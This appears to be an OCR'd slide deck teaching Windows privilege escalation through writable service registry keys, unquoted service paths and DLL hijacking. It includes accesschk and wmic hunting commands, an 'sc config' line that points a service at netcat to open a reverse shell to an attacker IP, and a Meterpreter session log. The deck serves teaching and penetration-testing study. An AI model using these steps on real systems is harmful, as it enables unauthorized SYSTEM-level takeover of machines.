
Runs Icalcs against the list of services

```
for /f eol^=^"^ delims^=^" %a in (c:\temp\permissions.txt) do cmd.exe /c icacls "%a“ >> c:\temp\sfileperms.txt
```

Services: Registry permissions UI


```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services
```

Service info location.



Name	Type	Data
(Default)	REG_SZ	(value not set)
DisplayName	REG_SZ	Abyss Web Server
ErrorControl	REG_DWORD	0x00000001 (1)
FailureActions	REG_BINARY	00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 14 00...
ImagePath	REG_EXPAND_SZ	C:\Abyss Web Server\abyssws.exe --service
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000110 (272)

Services: Registry permissions UI



Name	Type	Data
(Default)	REG_SZ	(value not set)
DisplayName	REG_SZ	Abyss Web Server
ErrorControl	REG_DWORD	0x00000001 (1)
FailureActions	REG_BINARY	00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 14 00...
ImagePath	REG_EXPAND_SZ	C:\Abyss Web Server\abyssws.exe --service
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000010 (16)

Everyone can change the Image Path?
What if we set the image path to.
C:\Evilpayload.exe

Permissions for AbyssWebServer

Security

Group or user names:

- Everyone
- CREATOR OWNER
- Authenticated Users
- SYSTEM
- Administrators (WIN-J00BM1C8GEG\Administrators)

Permissions for Everyone	Allow	Deny
Full Control	✓	
Read	✓	
Special permissions		

Everyone can change the image path due to having Full Control

Services: Registry permissions shell


Finding a vulnerable service

1. Upload accesschk to the target
2. Search registry keys with “Everyone” & “Authenticated users" permissions

accesschk64.exe -accepteula -kvuqswq "Authenticated users" hklm\system\currentcontrolset\services

accesschk64.exe -accepteula -kvuqswq “Everyone" hklm\system\currentcontrolset\services

accesschk64.exe -accepteula -kvuqswq “Power Users" hklm\system\currentcontrolset\services



```
C:\systools>accesschk64.exe -accepteula -kvuqswq "everyone" hklm\system\currentcontrolset\services

RW HKLM\system\currentcontrolset\services\AbyssWebServer
        KEY_ALL_ACCESS
```

3. Modify services imagepath/binpath

sc config [service] binpath=“C:\nc.exe -nv [ip] [port]-e C:\WINDOWS\System32\cmd.exe“

4. Restart the service

sc restart [service]

Questions?

Services: Unquoted Path

The spoit

Spaces are treated as optional (*) paths if the path is not enclosed in quotes.

Like my paths

ImagePath= “C:\Program Files\Vuln server\Test.exe” **Secure** ✓

ImagePath= C:\Program Files\Vuln server\Test.exe **Insecure** ✗

Services: Unquoted Path

ImagePath= C:\Program.exe → Computer says no

ImagePath= C:\Program Files\Vuln.exe → Computer says no

ImagePath= C:\Program Files\Vuln server\Test.exe → YAY! Found IT


<u>Exploit requirements</u>:

1. Path has spaces
2. Path is not enclosed in quotes
3. <u>Write</u> access to one of the checked paths

Services: Unquoted Path – Example

<u>Vulnerable service path</u>

C:\Abyss Web Server\Abyssws.exe



Process Name	PID	Operation	Path	Result
services.exe	472	CreateFile	C:\Abyss	NAME NOT FOUND
services.exe	472	CreateFile	C:\Abyss.exe	NAME NOT FOUND
services.exe	472	CreateFile	C:\Abyss Web	NAME NOT FOUND
services.exe	472	CreateFile	C:\Abyss Web.exe	NAME NOT FOUND


Exploit:

If a user has write permissions to C:\ they can write a malicious binary called Abyss.exe which will run with system privileges.

Services: Unquoted Path:

Finding vulnerable service paths

1. Run the below command



```
wmic service get pathname,startmode |findstr /i "auto" |findstr /i /v "c:\windows\\" |findstr /i /v """
```

2. Plant Binary in one of the checked directories

3. Restart service

   sc [service] restart

Services: DLL Hijacking – How does it work?

Understanding Paths

Option 1 (“C:\Windows\system32\test.dll)” – Absolute path

Option 2 ("..\..\Windows\system32\test.dll") – Relative path

Option 3 (“test.dll”) – **Undefined path**

Services: DLL Hijacking search order

Application Directory		C:\Program Files\Vuln\test.dll
System Directory	Translates to	C:\Windows\System32\test.dll
16-bit system directory		C:\Windows\System\test.dll
Windows directory		C:\Windows\test.dll
Current working directory		C:\Program Files\Vuln\test.dll
$PATH$ variable.		Whatever the path is

Services: DLL Hijacking – How does it work?


<u>Example</u>


C:\Users\Togie\Vuln.exe

Source Snippet

```
DLL_FILE = LoadLibrary("test.dll");
```

Vuln.exe attempts to locate test.dll using these rules






Path	Result
C:\Users\Togie\test.dll	NAME NOT FOUND
C:\Windows\System32\test.dll	FOUND
C:\Windows\System\test.dll	IGNORED


Services: DLL Hijacking – How does it work?

Vuln.exe Attempts to locate test.dll on runtime




Path	Result
C:\Users\Togie\test.dll	NAME NOT FOUND
C:\Windows\System32\test.dll	FOUND
C:\Windows\System\test.dll	IGNORED

What if we put custom malicious test.dll and wait for an admin/taskschedule to execute vuln.exe?



Well how bout that. – Create a quick live demo



```
[*] Started reverse TCP handler on 192.168.33.132:443
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.33.129
[*] Meterpreter session 1 opened (192.168.33.132:443 -> 192.168.33.129:49838) at 201
7-09-06 07:22:29 -0400
```

Useful Tools: Windows-Exploit-Suggester

Install Windows-Exploit-Suggester on attacking machine.

- **git clone [www.github.com/whatever]**

Update the windows exploit database


- **./windows-exploit-suggester.py --update**

Identify system packages on victim (Run on windows victim)

- **systeminfo > sysinfo.txt**

